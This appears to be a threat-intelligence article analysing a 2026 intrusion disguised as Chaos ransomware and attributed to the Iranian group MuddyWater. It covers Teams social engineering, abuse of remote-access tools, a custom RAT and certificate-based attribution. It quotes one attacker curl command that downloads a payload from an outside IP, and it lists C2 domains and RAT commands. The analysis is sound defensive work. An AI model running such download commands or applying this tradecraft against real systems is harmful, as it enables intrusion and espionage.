

Cybersecurity operations in 2026 continue to demonstrate a dangerous evolution: the convergence of state-sponsored espionage with cybercriminal ransomware tradecraft. A recent intrusion initially attributed to the Chaos ransomware group ultimately revealed characteristics far more consistent with a geopolitical intelligence operation than a financially motivated extortion campaign. What began as a seemingly conventional ransomware incident evolved into a sophisticated investigation involving credential harvesting, Microsoft Teams social engineering, stealth persistence mechanisms, custom malware deployment, and infrastructure overlap associated with MuddyWater (also known as Seedworm), an Iranian Advanced Persistent Threat (APT) group linked to the Ministry of Intelligence and Security (MOIS). This campaign highlights a critical reality for modern defenders: ransomware branding alone is no longer sufficient for attribution. Threat actors increasingly weaponize false-flag operations to obscure intent, delay investigations, and complicate geopolitical accountability.
The Evolution of Chaos Ransomware
The Chaos ransomware operation emerged in early 2025 as a ransomware-as-a-service (RaaS) ecosystem focused on big-game hunting attacks targeting high-value organizations. Unlike older ransomware groups that relied primarily on automated phishing campaigns, Chaos adopted a more interactive intrusion methodology centered around human-driven social engineering and remote access abuse. Chaos operators frequently combined spam flooding, voice phishing, and impersonation of IT personnel to trick victims into granting remote access using legitimate administrative tools such as Microsoft Quick Assist and AnyDesk. Their extortion model also evolved beyond traditional encryption tactics into double, triple, and even quadruple extortion strategies involving data theft, public leak threats, DDoS intimidation, and reputational pressure campaigns.
One distinguishing feature of Chaos operations was the use of a “blind countdown” data leak site that concealed victim identities until payment deadlines expired. This tactic likely served to intensify negotiation pressure while minimizing early detection by researchers and law enforcement. However, in this investigated intrusion, the expected ransomware lifecycle was notably absent. No meaningful encryption routines were observed, no large-scale destructive payloads were deployed, and persistence mechanisms remained active well after extortion communication began. These inconsistencies ultimately exposed the operation as something far more strategic.


Initial Access Through Microsoft Teams Social Engineering

The intrusion chain began with highly targeted social engineering conducted over Microsoft Teams. Attackers initiated direct chats with employees using externally controlled accounts and persuaded victims to participate in interactive screen-sharing sessions. Unlike traditional phishing campaigns that rely on malicious links or attachments, this operation leveraged real-time psychological manipulation. During the screen-sharing sessions, attackers conducted reconnaissance directly on victim systems while observing user behavior in real time. Threat actors executed standard discovery commands including:
ipconfig /all
nslookup
net start
whoami
ping
These commands allowed the attackers to map internal infrastructure, enumerate services, validate user privileges, and identify VPN configurations. In multiple cases, users were instructed to manually enter credentials into locally created text files such as credentials.txt and cred.txt. Simultaneously, attackers manipulated MFA enrollment processes to register attacker-controlled devices, effectively bypassing additional authentication safeguards. This style of attack represents a broader shift toward “human-operated intrusion workflows,” where attackers exploit enterprise collaboration platforms as trusted attack surfaces.
Abuse of Legitimate Remote Management Tools
After compromising credentials, attackers authenticated into internal systems including Domain Controllers and established persistence using legitimate remote administration software. The intrusion prominently leveraged DWAgent and AnyDesk, both legitimate remote access tools frequently abused by threat actors due to their trusted reputation and low detection rates. The DWAgent deployment chain included several components:
| File Name | Purpose |
|---|---|
| dwagent.exe | Primary remote access tool |
| pythonw.exe | Python interpreter used operationally |
| dwagsvc.exe | DWAgent service |
| dwaglnc.exe | Background DWAgent component |
The use of legitimate tooling is especially significant because it enables attackers to blend into normal administrative activity while bypassing many traditional security controls. Instead of deploying noisy malware immediately, the attackers prioritized stealth, persistence, and long-term operational access.
Payload Delivery and Multi-Stage Malware Deployment
Once persistence was established, attackers downloaded additional payloads using direct command-line operations over RDP sessions:
curl hxxp://172.86.126[.]208:443/ms_upd.exe -o C:\ProgramData\ms_upd.exeThe downloaded binary, ms_upd.exe, initiated a multi-stage infection chain that retrieved several additional components including:
| File Name | Description |
|---|---|
| WebView2Loader.dll | Legitimate DLL |
| Game.exe | Custom RAT/backdoor |
| visualwincomp.txt | Encrypted configuration |
Interestingly, the malware displayed minimal obfuscation. API imports remained statically resolved and many operational strings existed in plaintext. This simplicity strongly suggested a targeted deployment intended for limited operational exposure rather than mass distribution.
The downloader registered infected hosts with the command-and-control domain moonzonet[.]com and periodically polled for instructions. Once approved by the C2 infrastructure, it downloaded the final payloads and executed Game.exe.
Technical Deep Dive into Game.exe RAT
The most revealing component of the operation was Game.exe, a custom Remote Access Trojan masquerading as a legitimate Microsoft WebView2 application. Forensic analysis revealed that attackers had modified Microsoft’s official WebView2 sample project to embed malicious functionality.
The RAT implemented several anti-analysis and anti-detection mechanisms including:
- Dynamic API resolution
- String obfuscation
- Sandbox detection
- Virtual machine detection
- Removable drive enumeration
- Timing-based anti-debugging checks
The malware established persistence under randomized directories within C:\ProgramData\visualwincomp-* and enforced single-instance execution using a mutex named:
ATTRIBUTES_ObjectKernelThe RAT decrypted its configuration using AES-256-GCM and communicated with the attacker infrastructure hosted at uploadfiler[.]com over port 443. Its operational capabilities included:
| Command | Function |
|---|---|
| run_cmd | Execute commands via cmd.exe |
| run_powershell | Execute PowerShell commands |
| upload | Upload files |
| delete_file | Delete files |
| cmd_start | Launch interactive shell |
| ps_start | Launch interactive PowerShell |
The RAT’s inconsistent operational security was especially notable. While some sensitive strings were XOR-obfuscated, many suspicious APIs and operational strings remained exposed in plaintext. This hybrid design indicated either rapid operational development or tooling adapted from multiple malware frameworks.
The MuddyWater Attribution
Attribution became significantly stronger following analysis of the malware’s code-signing certificate. Investigators identified a certificate associated with the identity “Donald Gay,” previously linked to MuddyWater operations and Iranian MOIS infrastructure.
The certificate details included:
| Field | Value |
|---|---|
| Name | Donald Gay |
| Issuer | Microsoft ID Verified CS AOC CA 02 |
| Algorithm | sha384RSA |
| Status | Revoked shortly after deployment |
Additional attribution indicators included:
- Infrastructure overlap with previously identified MuddyWater campaigns
- Reuse of known operational tradecraft
- Use of
pythonw.exedeployment patterns - Teams-based credential harvesting tactics
- Similar malware staging infrastructure
These overlaps strongly suggested the Chaos branding served primarily as a false-flag operation intended to disguise a state-sponsored espionage campaign as ordinary cybercrime.
Why Encryption Was Missing
One of the most important analytical indicators was the absence of traditional ransomware encryption behavior. Modern ransomware operations almost universally deploy encryption payloads to maximize leverage against victims.
In this case, however, the attackers focused primarily on:
- Credential theft
- Persistent remote access
- Data exfiltration
- Intelligence collection
- Long-term operational footholds
This operational asymmetry strongly implied that financial extortion was secondary — or perhaps entirely performative. The ransomware narrative functioned more as camouflage than as the true operational objective. This reflects a growing trend where nation-state actors increasingly adopt criminal tradecraft to introduce ambiguity into attribution processes and complicate defensive investigations.
Our Opinion on the Incident
This case represents one of the clearest examples of how cyber warfare is evolving beyond traditional boundaries between espionage and financially motivated cybercrime. The most alarming aspect is not the malware sophistication itself, but rather the operational deception strategy. By adopting ransomware branding, the attackers successfully diverted initial investigative assumptions toward criminal extortion rather than geopolitical intelligence gathering. The operation demonstrates how modern state-sponsored groups increasingly prioritize plausible deniability. Instead of relying exclusively on proprietary APT tooling, they now integrate publicly recognizable ransomware ecosystems into their campaigns to create attribution confusion and slow defensive response timelines.
Equally concerning is the abuse of trusted collaboration platforms such as Microsoft Teams. Enterprise communication applications have become highly effective social engineering surfaces because users inherently trust interactions occurring inside official business environments. This attack illustrates how human trust remains one of the weakest points in enterprise security architecture. The absence of encryption further reinforces that this operation was never fundamentally about ransom payments. The attackers wanted persistence, intelligence collection, and strategic positioning. Extortion merely provided operational cover. Organizations must recognize that ransomware incidents are no longer always “just ransomware.” Security teams now need deeper forensic capabilities, stronger identity protections, stricter remote-access governance, and behavioral detection strategies capable of distinguishing opportunistic cybercrime from state-sponsored intrusion campaigns.
